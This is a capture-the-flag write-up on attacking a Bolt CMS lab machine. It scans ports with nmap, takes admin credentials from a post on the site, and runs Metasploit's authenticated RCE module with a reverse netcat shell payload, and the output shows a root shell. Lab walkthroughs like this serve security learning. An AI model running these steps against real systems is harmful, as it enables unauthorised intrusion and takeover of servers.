


BOLT Write-up Thembinkosi Zililo

“In this room, we’re going to be getting familiar with BOLT CMS and hopefully with CMS in general.”

The first active step with any target is to enumerate any open ports with nmap.

```
urahara@Hogyoku:~$ nmap -sV -p- -T5 10.112.182.53
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-26 15:55 +0200
Warning: 10.112.182.53 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.112.182.53
Host is up (0.17s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache/2.4.29 ((Ubuntu))
8000/tcp   open  http     (PHP/7.2.32-1)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
```

Analysing the results, three ports are found running. Port 22, running SSH, could be used to connect to the target if the username and password or id_rsa key are found. Port 80, running HTTP, is the default webpage; it could hide some interesting directories which could contain SSH login credentials and/or other interesting information. Port 8000 is interesting because it runs the same HTTP service as port 80; this most likely means that if there is anything useful, it would be found here. So the next step is to inspect the most interesting port first, port 8000. (Note: the web page on port 80 will show an Ubuntu default page.)



Latest Entries

Message for IT Department

Hey guys,

I suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Please check it out! my password is boltadmin123 just incase you need it!


Regards,

Jake (Admin)

[Read more](#)

Written by Admin on Saturday July 18, 2020

Immediately, on the home page, the password and the username for Bolt CMS are found written in the two messages. So two important pieces of information are found: the CMS running and the credentials.



After successfully verifying that the login credentials are valid and not getting any further useful information, we go back to the drawing board. And we search the CMS name on Metasploit.

```
urahara@Hogyoku:~$ msfconsole -q
msf > search bolt

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/webapp/bolt_authenticated_rce 2020-05-07      great   Yes    CMS 3.7.0 - Authenticated Remote Code Execution
1  \_ target: Linux (x86)                    .              .      .      .
2  \_ target: Linux (x64)                    .              .      .      .
3  \_ target: Linux (cmd)                    .              .      .      .
4  exploit/multi/http/bolt_file_upload        2015-08-17      excellent Yes    CMS File Upload Vulnerability

Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/bolt_file_upload

msf > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(unix/webapp/bolt_authenticated_rce) > options
```

An exploit related to the previous version of the Bolt CMS is found. After supplying the necessary options and running the exploit. Root access to the machine is acquired.

```
msf exploit(unix/webapp/bolt_authenticated_rce) > run
[*] Started reverse TCP handler on 192.168.150.128:4444
[*] Running automatic check ('set AutoCheck false' to disable)
[*] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "ucdt".
[*] Found 3 potential token(s) for creating .php files.
[*] Deleted file rxumajxnm.php.
[*] Deleted file eoezpnygo.php.
[*] Used token 64b5d81a19a0890fae82deecfe to create jhepvrudefme.php.
[*] Attempting to execute the payload via "/files/jhepvrudefme.php?ucdt=payload"
[*] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (192.168.150.128:4444 -> 10.112.182.53:45124) at 2026-07-26 16:04:40 +0200
[*] Deleted file jhepvrudefme.php.
[*] Reverted user profile back to original state.

whoami
root
cd /
ls
app
```